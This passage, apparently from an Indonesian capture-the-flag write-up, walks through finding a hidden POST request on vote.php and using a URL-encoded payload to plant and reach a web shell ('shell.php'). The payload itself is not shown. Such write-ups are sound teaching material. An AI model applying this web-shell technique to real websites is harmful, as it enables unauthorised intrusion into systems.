
Jelas kita akan gunakan yang URL Encoded agar tidak ada masalah formating dsb.

Pertanyaan selanjutnya adalah, di mana kita harus menggunakan payload ini. Di page mana? Nah, si pembuat soal bilang bahwa si developer sebenarnya belum selesai membuat fitur voting ini. Seharusnya kita fokus di page tersebut (vote.php).


Kalau kalian perhatikan, di voting.php di situ ada html form yang mengirim data melalui POST method. Tetapi waktu kita lihat di network, kok tidak ada datanya? Ada yang aneh nih. Kalau hanya diredirect saja tanpa mengirim data, bagaimana di thankyou.php bisa tahu siapa author yang kita vote? Hm...

Sebenarnya ada data yang dikirim, namun karena si developer menggunakan javascript diakhir kodingan, maka page akan langsung diredirect dan requestnya jadi tidak terlihat. Bukankah ini berarti si developer ingin menyembunyikan sesuatu? Jika menggunakan burpsuite pasti akan terlihat, tetapi kalau tidak memang butuh kepekaan dan kecurigaan. Kita perlu mematikan javascript terlebih dahulu. (BISA JUGA PAKE PERSISTENT LOG FIREFOX)

Cara lain untuk menemukan page yang benar adalah dengan mencoba pada setiap page satu-persatu. Hanya ada tiga page dalam website, index.php, vote.php, dan thankyou.php. Jadi jika anda yakin dengan payload anda, seharusnya butuh waktu sebentar saja untuk mendapatkan page yang benar.



Setelah dieksekusi, maka kita hanya tinggal menggunakan file buatan kita tadi. Dalam kasus saya adalah shell.php ditambah dengan hash md5 random yang digenerate server.



Sukses. Kita hanya perlu mengambil flag kita.

